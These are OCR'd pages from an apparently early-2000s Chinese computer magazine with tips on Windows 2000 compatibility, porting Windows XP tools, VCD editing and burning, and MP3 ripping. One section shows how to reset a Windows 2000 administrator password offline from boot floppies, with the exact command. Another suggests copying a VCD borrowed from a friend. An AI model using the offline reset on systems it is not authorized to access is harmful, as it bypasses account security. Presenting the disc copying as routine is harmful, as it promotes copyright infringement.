着在下面的操作系统选择中进行选择，比如：Windows 98，点击“OK”即可尝试运行该程序。如果运行失败，还可以分别选择其他的选项然后重试。

Disable Heap Manager on Windows 2000: 防止程序与 Windows 2000 内存管理模块发生冲突；

Windows 9X核心各版本开发历程

- 1983年11月 微软向全世界宣布其下一代操作系统 Microsoft Windows
- 1985年11月 Windows 1.0发布，这是一个基于字符的图形用户界面
- 1987年4月 Windows 2.0发布，用户界面开始基于图形
- 1992年4月 Windows 3.1发布，Windows 从此进入多媒体时代
- 1994年2月 Windows 3.11 发布，具备了网络功能
- 1995年8月 Windows 95 发布，具有里程碑意义的产品
- 1998年6月 Windows 98发布，集成了IE浏览器
- 1999年5月 Windows 98第二版发布
- 2000年9月 Windows Me 发布，纯消费型操作系统
- 2001年1月 微软在官方网站宣布 Windows 9x核心各个版本的“死期”

Use Pre-Windows 2000 path：是否要禁用 Windows 2000 的临时目录；

Correct disk space detection for 2-GB+drives：防止程序与 Windows 2000 磁盘空间检测程序发生冲突。

若选择某个或某几个选项后，软件可以正常运行，可以选择第四个选项："Make the above check box settings permanent"（将上面选中的项设置为永久），将解决方案写入注册表，以后就不用每次启动该软件时都运行"Application Compatibility Tool"了。

已经安装了 Windows 2000 Service Pack 2 的用户比较幸运，因为在 SP2 中，微软加入了一个更方便的应用程序兼容性模式，但在默认情况下它并不会打开，需要单击"开始→运行"，在弹出的对话框中输入以下命令：regsvr32 C:\WINNT\apppatch\slayerui.dll（请注意：将 C:\ 换成自己安装 Windows 2000 的盘符），然后回车，接着系统会弹出操作成功的提示对话框（见右图）。





在使用应用程序或游戏中遇到了兼容性的问题，只要在文件夹中找到应用程序或游戏的运行快捷键，用鼠标右键点击该快捷键，选择属性，在弹出的属性窗口中选择兼容性选项卡。在兼容性选项卡中勾选"在兼容模式下运行"，然后在下拉菜单中选择一个操作系统，比如你试图运行一个以前在 Windows NT 4.0 的应用程序，那么就选择 Windows NT4 SP5 兼容层，接着点击"确定"按钮。


如果想关闭这个功能，只需要将"在兼容模式下运行"前面的复选框清除。如果想完全卸载兼容性模式功能，可以点击"开始→运行"，在弹出的对话框中输入：regsvr32 /u C:\WINNT\apppatch\slayerui.dll，然后回车。

新功能之十——密码重设盘

以前在使用 Windows 2000 时，不少用户都遇到过因为忘记了自己的密码而无法进入系统，微软针对这种情况，在 Windows XP 中增加了密码重设磁盘的功能，可以通过控制面板中的用户和密码项创建一张密码重设磁盘，这样在忘记密码时可以使用它来重新设置一个密码。相信这个小功能肯定会受到许多马大哈的欢迎。不过，密码重设盘的创意同样不是来自微软的工程师们，因为此前德国人就已经开发了一款叫作 O&O Bluecon 2000 的软件，它可以让你通过事先制作的修复盘来重新设置 Windows 2000 的本地管理员密码。

安装完 O&O Bluecon 2000 后，首先使用 O&O BootWinzard 2000 制作四张 Windows 2000 的启动盘（需将 Windows 2000 安装光盘放入光驱中），根据向导的提示完成启动盘的制作后，接下来会进入"Patch Disk 1"和"Patch Disk 4"窗口，软件会提示依次插入刚才制作好的第一张和第四张软盘，并对其中的部分文件进行修改。以上操作结束后，密码修复盘便制作完成了。

如果哪一天突然忘记了自己的 Windows 2000 管理员密码，可以将第一张修复盘插入软驱，然后用该软盘重新启动系统，接着按照屏幕的提示依次插入四张密码修复盘，在出现 DOS 提示符后，使用 Passwd 命令对系统的管理员密码进行修改，命令如下：Passwd <account>[<Password>]




其中 Password 参数是可选的，如果不输入该账号的密码，那么它的密码将被清空，当然为了安全起见，我们建议你最好设置新的密码。比如：我们要将管理员 Administrator 的密码修改为：654321，那么相应的命令则为：A:\>Passwd Administrator 654321

如果机器中安装有多个操作系统，系统会显示选择菜单，选择 Windows 2000 的项，接下来如果显示"Password was successfully changed"，这表示密码修改成功（请注意：如果 O&O BlueCon 2000 为未注册版本，系统会提示 Administrator 的密码是只读的，不能进行修改）。密码修改成功，重新启动系统，使用新的管理员密码进入系统。

Windows NT核心各版本开发历程

注：Windows 95 将在 2001 年 12 月 31 日"结束生命"，Windows 98/98 SE/NT 4.0 于 2003 年 6 月 30 日"结束生命"，此后微软将不再提供对它们的技术支持。




竹影是明月清风的师弟，虽然年纪小小，不过他的能力你可不要轻视哦，这不，他向大家提供的移花接木可是独门绝招,其中的妙处只可意会不能言传。

克隆Windows XP之移花接木

□北京 竹影

移植Windows XP的msconfig.exe

系统配置实用工具（msconfig.exe）在Windows 98中受到了大家的普遍欢迎，但可惜的是Windows 2000中没有附带这个功能，很多安装了多操作系统（Windows 98/2000)的朋友,常常在Windows 2000下使用Windows 98的系统配置实用工具,其实Windows 98的系统配置实用工具并不完全适合Windows 2000。好了，在Windows XP中微软再次使用了msconfig.exe这个系统配置实用工具,并且做了进一步的改进,比如：增加了Boot.ini的诊断、服务诊断,对于配置和解决系统的启动问题非常有帮助,而且



比Windows 98中的msconfig.exe更为适合Windows 2000。下面我们将这个功能移植到Windows 2000中。

分别从Windows XP的文件夹中将以下两个文件：msconfig.exe（位于Windows XP所在分区的windows\pchealth\helpctr\binaries目录下)、msconfig.chm(一般位于Windows XP所在分区的windows\help目录下)分别复制到Windows 2000所在分区的winnt\system目录下和Winnt\help目录下。

这时你就可以打开“开始→运行”,在弹出的窗口中输入:msconfig,然后回车。现在,Windows XP中的msconfig这个系统配置工具就在Windows 2000中打开了。

移植远程桌面

在“偷天换日”中讲述了如何用Windows 2000 Server中的终端服务来代替Windows XP中的远程桌面功能,其实我们还有一种更逼真的方法,那就是将Windows XP中的远程桌面功能移植到Windows 2000中。一些高手已经将Windows XP的远程桌面功能从Windows XP中提取出来,先下载http://www.xs4all.nl/~binkbv/msrdpcli.zip,解包后获得msrdpcli.msi文件,双击文件进行安装即可拥有远程桌面功能。



使用英文Windows 2000的用户可以直接通过“开始→程序→附件→通信→Remote Desktop Connection”，来打开远程桌面功能。随后输入对方计算机的名称和密码登录另一台计算机。

使用中文Windows 2000的用户要稍微麻烦些，只能直接运行C:\WINNT\system32\mstsc.exe文件来打开远程桌面功能。

小提示

使用这种方法，远程桌面只能连接安装有Windows XP的电脑。如果想连接Windows 2000 Server，还需采用“偷天换日”中的方法。

移植Windows Media Player 8.0

微软在Windows XP中集成了Windows Media Player 8.0,与以前版本相比它的功能更强大,界面更漂亮,特别是媒体播放的品质有了非常大的提高,可惜该版本仅包含在Windows XP中，微软并没有提供单独下载。不过，已经有高手将其从Windows XP中剥离出来，从而让所有Windows 2000用户都有机会安装并使用Windows Media Player 8.0。

移植Windows Messenger

从Windows XP起，微软就在系统中集成了MSN Messenger,同时改名为Windows Messenger,版本也升级为4.0.0.115。我们可以直接将Windows XP安装光盘中i386目录中的MMSSETUP.CAB解压缩,并覆盖系统中原有的MSN Messenger文件夹中的文件,这样就可以在其他系统中使用Windows Messenger了。CF

高兴提示 文中涉及的软件可以从《电脑爱好者》网站下载 http://www.cfan.net.cn/newsoft/

主持人说话

细心的读者可能会发现，高兴这个家伙在这两期的特别话题里频频露脸。是的，在接下来的日子里，高兴会和飞狼共同主持这个栏目。至于说高兴是何许人也？这个飞狼暂时先保密一下——不过可以透露给大家的是——高兴是飞狼最近极力拉拢的一名“苦力”喔。为什么呢？因为自打有了高兴，飞狼就开始过上了“小康生活”——杂事苦事全部让高兴去做了。

针对特别话题栏目的特殊性，同时希望有更多的读者参与我们的栏目，我们向广大读者、作者征集特别话题选题，您可以来信向我们反映您最想看到什么样的专题，也可以把您的Good idea告诉我们，不管高手低手，只要能说就是好手……您还要等么？来信请寄focus@cfan.com.cn,我们还欢迎更多的朋友来信谈谈您对特别话题这个栏目的看法。在所有来信中，我们将挑选50位热心读者，每人赠送“财智家庭理财”软件一套。在此特别感谢财智软件公司提供产品。CF

家庭VCD刻录一点通

□辽宁 鸣涧

无论是婚礼庆典，还是生日聚会，把这些最美好的时刻用摄像机录下来，制作成VCD，对于很多朋友来说，的确是一件非常有意义的事情。生活中有太多难忘的镜头，制作成VCD可以长期保存，而且可以随时收看，更令人惊喜的是，随着刻录机价格的不断降低，对于家庭用户而言，制作VCD再也不是遥远的梦想了。

一、家庭VCD转录与复制

很多朋友是不是手头上已经有了很多VCD碟片呢？是不是为其中精彩的镜头和场面所吸引？有没有想过把这些精彩的镜头截取下来，并制作成为一部精彩的电影片断合集的欲望呢？

1.视频片断的截取与合并

截取视频片断的工具有很多，这里就以我们最常使用的超级解霸为例，介绍一下如何截取视频片断文件。超级解霸不但可以截取VCD片断，而且还可以截取打开的影音文件片断，并保存为MPG格式的文件，并可以直接用于VCD刻录。

首先启动并运行超级解霸2000，然后播放需要截取片断的VCD段落或者相应的视频文件，点击工具栏中的“循环/选择开关”按钮(图1)，此时解




图 1

霸即可进入影像片断截取状态，将游标拖至录取区域的起始位置，然后点击“选择开始点”按钮，设定片断截取的开始点，这时可以看到开始点左边一段呈现白色。拖动滑块至结束点，并单击“选择结束点”按钮，此时蓝色的区域即是要截取的VCD片断区域。完成后单击“录制”按钮，在打开的保存对话框中指定存储路径，并设定好文件名即可。

如果我们已经截取了很多VCD片断并保存成为MPEG格式的文件，有些时候需要将这些MPEG格式视频片断合并在一起，作为一个文件并刻录成为VCD，可以使用超级解霸的实用工具集“合并MPEG到VCD格式”工具来实现。

启动豪杰实用工具集中的“合并MPEG到VCD格式”程序（如图2），单击“添加”按钮，然后选中需要合并



图 2

的MPEG片断，并依次将选定的MPEG文件添加到文件列表中，然后单击“输出”按钮，选择保存路径和新文件名，单击“保存”按钮即可开始进行合并了。

2.AVI与MPEG的格式转换

有的朋友获取的视频片断是AVI格式的，不过制作VCD时需要转换成为MPEG格式。目前提供将AVI转换成为MPEG格式的工具有很多，下面就以超级解霸和XingMPEG Encoder两个工具为例，介绍一下如何将AVI格式转换成为MPEG格式。

在“豪杰实用工具集”组中启动“AVI转MPEG格式”工具（如图3），然后单击“打开文件”按钮，打开需要



图 3

转换的AVI文件，然后在“视频流”项目中定义转换输出的MPEG文件画面的高度与宽度，如果选择“强制频率”复选框，可以自定义转换输出文件的帧速率，在“音频流”项目中定义输出的音频部分压缩层次和压缩位率，并在“系统流”项目中设置数据传输率。如果选择了“创建VCD格式的MPEG文件”复选框，可以直接生成DAT格式的压缩视频文件，直接用于刻录VCD。完成设置以后，就可以单击“开始压缩”按钮进行转换了。

下面再来介绍一下如何使用XingMPEG Encoder将不符合 VCD 2.0标准的AVI或者MPEG影音文件转换成为能够直接制作VCD 2.0格式的文件。启动XingMPEG Encoder 2.2，然后单击“New”按钮打开转换格式设定对话窗口(如图4)，在左侧的




图 4

列表窗口选择“VideoCD”选项中的“PAL”制式标准，并单击“下一步”按钮进入文件选择对话窗口(如图5)。在



图 5

“Stream Type”类型中选中“System”，在“Source File”中单击“Browse”按钮选择AVI或者MPEG格式源文件，此时会在“Target

Filename ”中自动给出转换的文件存放路径和文件名，然后单击“ 完成 ”按钮返回主界面，并建立了一个“ job1 ”的新项目文件，再单击“ Encode ”按钮就可以开始进行转换了(图6)。同时在转换过程中，会给出一个转换进度


图 6

条，指示当前转换的进度。如果要停止格式转换，可以单击“ Pause ”按钮取消。


3. VCD的复制

借来了朋友的VCD影碟，总是要还给人家的，不过有了刻录机那就好了，可以复制一张留下来保存了。一般来说，使用刻录软件的光盘复制功能就可以克隆了，下面就以 Adaptec Easy CD Creator和WinOnCD两款刻录软件为例，介绍一下如何复制碟片。

在Adaptec Easy CD Creator组件中有一个名为CD Copier的光盘复制工具，可以一次复制单张或多张相同的碟片，它可以复制的CD类型包括数据光盘、音频光盘、DirectCD光盘、混合模式、CD Extra、照片CD和视频CD等。首先在光驱中放入待复制的源盘，并在刻录机中放入一张空白的CD-R碟片。启动CD Copier (如图7)，从“ 复制自 ”中选择源光驱，同时


图 7


在下面“ 刻录到 ”中选择你的刻录机，然后切换到‘ 高级 ’选项卡中(如图8)，选择设定“ CD刻录机速度 ”为当前刻录机的刻录速度，并选择“ 测试并复制 ’选项，这样就可以先测试是否能正常刻录，可以提高刻录成功率。如果要复制多张光盘，可以在“ 副本数量 ”中


图 8

设定要复制的数量，如果复制多张光盘，最好选择“ 先将源CD复制到硬盘驱动器 ’选项，这样可以使数据传输更加快速和稳定。最后就可以单击“ 复制 ”按钮开始复制光盘了(如图9)。首先程序会先进行模拟刻录，如果模拟刻录成功以后就会开始写入数据了，完成后会自动关闭光盘。


图 9

在WinOnCD中复制光盘也非常方便，首先将源光盘放入光驱，并将空白CD-R盘片放入刻录机。启动WinOnCD 3.6，在“ New Project ”对话窗口中选择“ Copy ”选项卡，并双击“ CD Copy按钮 ”命令，此时系统会自动扫描并分析源光盘的内容格式，如果扫描无误，系统会将扫描分析结果显示在目标窗口(如图10)。如果


图 10

扫描不到源光盘，只要以手动的方式将源盘符拖到CD Copy 窗口内就可以了。如果需要刻录多张光盘，可以单击“ Advanced ”按钮，在“ Number of Copies ”栏中输入所要复制的数量即可，完成后选择主菜单“ Record/Make CD ”命令进行刻录。

二、视频节目快速编辑

亲自动手制作家庭小电影，过一把编导瘾，一定感觉不错的。当我们拍摄了家庭影像并采集到电脑中，或者用上面介绍的方法取得一些影片的片断以后，可以进行一些简单的编辑，这里就以会声会影5为例介绍一下如何快速编辑家庭小电影。

启动会声会影进入其主界面(如图11)，点击“ 新建项目 ”命令按钮，


图 11

打开“ 新建 ”对话框，然后在“ 项目名称 ’中输入项目名称为‘ 家庭小电影 ”，并在右侧“ 可用的项目模板 ”中选择“ PAL VCD ”格式(如图12)，最后单击“ 确定 ”按钮返回主界面窗口。


图 12

单击界面上方的‘ 捕获 ’按钮，就可以在捕获工具中选择从数码相机或者摄像机中捕获视频剪辑了(如图13)。如果你的电脑系统已经安装有视频采集卡，那么


图 13

连接好信号源，并开始播放，此时会在预览窗口看到视频信号。最后在‘ 捕获区间 ’框中输入时间，来设定捕获某个视频区间，然后单击“ 捕获视频 ”按钮

开始捕获，可以按ESC键停止影片的录制。完成以后单击“切换到回放”模式，可以预览捕获的视频。

完成视频捕获后，它们会保存在素材库中，可以在“预览窗口”中单击“素材库”中的视频片断预览，然后将素材拖入到视频轨道，可以根据自己的需要添加更多视频片断（如图14）。


图 14

下面来为视频片断制作特殊效果，单击“效果”命令进入效果选择对话窗口，在这里我们为影片剪辑添加转场效果。可以从素材库中选取一个转场效果类型（如图15），素材库中的转场效果是以动画略图方式显示的，如果要预览此转场效果，可以单击此效果，并在预览窗口中单击“播放”按钮。在这里选择“百叶窗”转场效果，然后将它拖到“时间轴”两个素材之间。


图 15

为剪辑片断添加转场效果后，就可以制作字幕了。单击界面上方的“标题”命令进入字幕制作方式，并单击“创建或编辑标题素材”按钮添加一个新标题，此时会在预览窗口中出现一个标题文本框，在文本框中输入字幕文字“家庭小电影”，然后在左侧的选项面板中调整文字标题的各种设置效果，这里包括设置字体、字号、字体颜色，以及延时区间等。最后单击“添加到时间轴”按钮，将此字幕效果添加到影片中。如果想改变字幕效果的播放时间，可以在时间轴中拖动字幕剪辑长度和位置（如图16）。


图 16

下面来为这部小电影录制解说词。切换到“声音”界面，在时间轴中拖动时间线到插入解说的位置，然后单击“录制新声音”按钮，在打开的录制声音对话框中单击“开始”按钮就可以进行声音的录制了。如果要从磁盘文件中调入声音，可以从素材库中直接拖到“时间轴”的声轨上就可以了。对于已添加的声音文件可以在“选项面板”的控件中，对音频的区间、开始点、结束点进行设置，还可以单击淡入和淡出按钮添加声音特殊效果处理。

最后就可以单击“完成”命令按钮进入输出界面，单击“保存项目”按钮将项目保存后，就可以单击“制作影片”命令按钮，在下拉菜单中选择创建视频文件的类型为“PAL VCD”格式（如图17），当然也可以是其他媒体格式，可以根据自己的需要进行设置。完成后在保存对话框中输入一个文件名，并单击保存按钮，这时系统就可会对影片进行制作渲染了。


图 17


三、VCD的刻录

VCD视频剪辑的采集过程需要使用视频捕获卡来完成，可以将摄像机录制的视频信号使用视频采集卡来导入电脑中并保存为AVI格式。如果采集卡带有视频压缩功能，还可以直接保存为VCD所支持的MPG格式，几乎每一款视频捕获卡都带有一个视频捕获程序，可以捕获和压缩视频图像，具体操作方式都很简单。另外，还可以使用一些视频影像编辑软件来直接采集视频图像，比如Adobe Premiere、Ulead Mediastuio，以及前面提过的会声会影都可以从捕获卡中采集视频，这里就不多做介绍了。下面来介绍一下如何编辑和制作VCD。

Video Pack是目前常用的一种VCD2.0刻录软件，它可以刻录顺序播放的VCD，还可以刻录利用遥控器点播的分支结构的VCD光盘，编辑刻录交互式多结尾的影片片断、教学光盘、菜单式选单音乐等。

1.制作顺序播放VCD

在源窗口选择.mpg文件所在的目录，然后按照播放顺序依次将MPG文件拖放到目的窗口中（如图18），并连接好各个视频片断的连线，完成以后单击“Record/Make CD”按钮，打开“Make CD”对话框（如图19）。如果要刻录多张相同内容的VCD，可以在“Number of Copies”后面设置刻录的张数，然后即可单击“确定”按钮开始刻录了。


图 18




图 19

2.制作选单式VCD

首先来介绍一下选单式VCD的播放过程，播放开始会出现一个主菜单，同时在背景画面中有两个按钮，分别为“视频节目1”和“视频节目2”，此

时可以按遥控器数字键“ 1 ”播放“ 视频节目1 ”，同时打开其子菜单，在子菜单中有两个按钮，分别为“ 段落1 ”和“ 段落2 ”。选中1播放movie1.mpg，选中2播放movie2.mpg，当播放结束后会返回主菜单。在主菜单中按遥控器数字键“ 2 ”可以选中“ 视频节目2 ”，在其子菜单中有两个提示按钮，分别为“ 段落3 ”和“ 段落4 ”，选中数字键1播放movie3.mpg，选中数字键2则屏幕上以幻灯片的形式播放三个图片文件，同时播放伴音。

首先在Videopack中执行“ File/New ”命令创建一个空的VCD视频表，在观察框中单击鼠标右键执行“ New Menu ”命令建立一个选择表，下面来为此菜单添加两个按钮。用鼠标右键选中选择表，执行“ Add Selection Item ”命令，为选择表添加两个选择条目。然后在观察框中单击鼠标右键，执行“ New Container ”命令添加两容器，并右键单击容器执行“ Properties ”命令，分别命名为“ 视频节目1 ”和“ 视频节目2 ”。此时容器的名字将显示在容器框内。最后再在观察框中执行“ New Playlist ”，添加一个播放表，作为VCD播放结束画面。完成后用鼠标选中节点，在每个出口处按住鼠标左键，拖到要连接的节点内，放开左键。按照事先设计好的播放顺序画出连接线，将主结构的各个节点连接（如图20）。




图 20

下面来设置节点内容和属性，首先为选择表添加一个播放表，在源窗口将0.jpg文件拖入选择表，节点中将显示该图片文件，在选择表上单击鼠标右键执行“ Button editor ”命令进入按钮编辑器，然后将两个按钮拖到最终需要放置的位置，再用鼠标右键单击按钮，执行“ Align buttons ”和“ Make same size ”来设置两个按钮的对齐方式和尺寸大小。接着选中按钮1，单击鼠标右键执行“ Properties ”命令，在打开的属性窗口中（如图21），取消选择“ Hotspot



图 21

only ”选项，以便画按钮，然后在“ Background ”选项卡中选择“ Background bitmap ”并且调入相应的背景图片，按“ Apply ”为按钮设置背景图片。切换到“ Text style ”选项卡，设置好按钮字体和字号以及字体颜色，在“ Text style ”选项卡的Button text文本框中输入按钮显示文字为“ 视频节目1 ”，并在Alignment中设置按钮为Center(居中)属性，在“ Border ”选项卡中设置按钮的边界显示类型为thick 3D border，完成后单击Apply按钮将设置属性加载在按钮1上。同样道理，设置好第二个按钮属性，最后设置结果如图22所示。设置好按钮属性后，关闭按钮编辑器窗口。



图 22

双击容器一，在容器一中放置一个选择表和两个播放表，并为选择表增添两个选择按钮，分别设置好文本显示信息为段落1和段落2，并连好节点之间的连接线，然后将背景图片拖入选择表，并设置好按钮的不同属性。在源文件窗口中将Movie1.mpg和Movie.mpg 拖入到两个播放表中，注意要与选择条目中的文本显示内容相吻合（如图23）。完成设置后，双击容器一退出。




图 23

双击容器二进入节点编辑，在其中放置好一个选择表和两个播放表，为选择表添加两个选择条目，并设置好选择条目的文字显示信息，分别为段落3和段落4，并将Movie3.mpg拖入第一个播放表。

然后在源窗口中按住Ctrl键对1.bmp、2.bmp、3.bmp文件做标记，将它们拖入第二个播放表中。下面要为这几个幻灯图片添加背景音乐。右键单击此播放表，执行“ Play item ”命令，在打开的对话框中选择“ Mpeg still picture with optional mpeg ”选项，并单击按钮“ Properties ”进入“ Still Mpeg with optional mpeg audio ”编辑对话框，单击“ Mpeg audio ”项Filename右侧的“ ... ”按钮，调入一个音频文件exampl.wav，然后选择“ Adjust time to Mpeg audio ”选项，使播放时间同伴音时间等长（如图24），完成后单击“ Close ”按钮返回主界面。




图 24

选择结尾画面的播放表并单击鼠标右键，执行“ Play Item ”命令，选中“ Mpeg still picture with optional mpeg ”，进入“ Still Mpeg with optional mpeg audio ”对话框，单击“ Add ”按钮添加图片文件end.bmp，然后选中“ Adjust time to Mpeg audio ”选项，并设置影像格式为“ 576 lines pal ”，完成后再调入一个声音文件作为片尾曲。

这样就完成了整个选单式VCD结构的设计了，最后就可以单击工具栏的“ Make CD ”按钮开始刻录VCD了。CF

□5D多媒体 赵航

HIFI级MP3制作之路

说起MP3可能很多人都很熟悉，MP3的全名是MPEG Audio Layer III，它开发于八十年代末的德国，这是一种接近于CD音质的高音质、低流量的数码压缩格式，利用人耳的听觉特性，缩减了12～16kHz这部分高音区，文件体积同WAV相比要小很多，而且音质损失不大，这样对于绝大多数的人来说欣赏起来是足够的，但是从发烧友的角度听起来可就差多了。以笔者的机器为例，我使用的声卡是SB-LIVE白金版，美国JBL有源监听音箱，在这种配置下欣赏MP3音乐就能很明显地听出来高音的单薄和低音的混浊。那么，怎么样能制作出尽量满足发烧友的高水准MP3格式声音文件呢？

制作高水准的MP3音乐，需要注意以下几个方面：

A．源文件的质量，也就是你要抓取的CD光盘的质量

B．光盘驱动器的质量要过关，最好是使用带有硬件级修正能力的光驱

C．采用高素质的抓音轨软件

D.采用高素质的音频格式转换软件

在上面这几方面中，抓音轨软件是关键，所谓的抓音轨也就是把CD光盘里的*.CDA格式的声音文件转换成*.WAV格式的声音文件，标准格式的*.WAV格式是双声道、44.1kHz的采用频率，16Bit的量化位数。大家注意，这种格式也就是标准CD的格式数据，通俗地说，你有了高质量的*.WAV格式声音文件，就离高水准的MP3不远了。现在国内我们使用的转换软件素质还不是很好，在进行抓音轨和声音文件格式转换的时候，声音文件的高频损失很厉害，声音会变得尖锐难听。

现在抓音轨软件效果最好的当属EAC，笔者强烈推荐使用，可以基本上做到无损抓音轨，这是个免费的自由软件，现在的版本是V0.9，文件大小2.00MB。

该软件的界面很直观（图1），使用也很方便。程序启动后首先检测你的光驱信息，如果你装有多个光驱，那EAC的菜单栏下面的下拉菜单中就可以找到另外的驱动器，只要把CD光盘放在光驱里，EAC的主窗口里就会有CD光盘的详细信息。选择需要转换的声音文件，对它点击右键，右键菜单中第一项和第二项比较重要，分别是抓取选择的曲目和先尝试后抓音轨，当然有时间的话还是先尝试再抓音轨了，这样出错的机会少。选取抓取音轨就可以把*.CDA格式的声音文件转换成*.WAV格式的声音文件，我们可以在运行的对话框中看到程序进程，如图2。




图 1




图 2

抓音轨完成后你就可以在指定的目录里找到生成的WAV文件。如果难以确定生成的WAV文件到底和源文件相差多少，告诉你们一个高招儿：在抓音轨的时候按F6键，这样的话EAC就会进行两次抓音轨操作，比较这两个WAV文件之间的差别，可使我们得到的WAV文件更加准确无误。

有了高质量的WAV声音文件，就可以转换MP3了，要想得到高质量的MP3格式音乐，在这个压缩过程中就要尽可能做到无损。现在使用Fraunhofer IIS Mpeg Lyaer3编码器的音频编辑软件很多，著名的当属德国的COOLEDIT2000 (PRO)和美国Macromedia公司出品的另一款功能强大的声音编辑软件Sound Forge，这两个软件相信很多朋友们都使用过，可惜其不支持动态流量编码技术，流量最高也只能上到256K，所以在最高质量的比拼下不如LAME。LAME支持高达320K的压缩流量，LAME现在的版本已经发展到LAME389－alpha版了，文件大小355K。LAME是一个DOS方式下运行的程序，运行的时候还得切换操作系统，十分麻烦，而且要想更改设置，只能在DOS程序后添加不同的参数和开关，在CBR模式中(普通编码模式)使用方法如图3。



图 3

LAME 基本命令行格式：LAME [参数选项] <输入文

件名> [<输出文件名>]

而LAME的参数众多，接下来就给大家介绍一下常用的使用参数：

[-b] 指定编码流量，LAME指定的可使用编码流量有32K、40K、48K、56K、64K、80K、96K、112K、128K、160K、192K、224K、256K和320K这么几种。大家都知道我们常用MP3的编码流量都是128K，这样对于普通的用户还可以，要想达到HIFI级别可就差得多了，所以还是选择较高的流量吧。

[-h] 高品质编码模式，运算速度将会降低，但是文件的品质可以保证。

[-q] 指定频率资料量化时的精确度，范围在0-9之间，数值越小声音文件质量越好。

CBR编码压缩模式的效果只能说是中等偏上，要想获取最高质量的MP3音乐需要采用VBR编码，VBR模式是LAME中最成功的一部分，可以提供最佳的音质/流量比，和CBR模式一样，VBR模式也有很多的附加参数：

[-V] 指定压缩品质，范围为0-9，也是数字越小品质越高。

[-b] 指定流量变动的下限，在静音的时候自动采用最小的流量。

[-B] 指定流量变动的上限，当然是越高越好了。

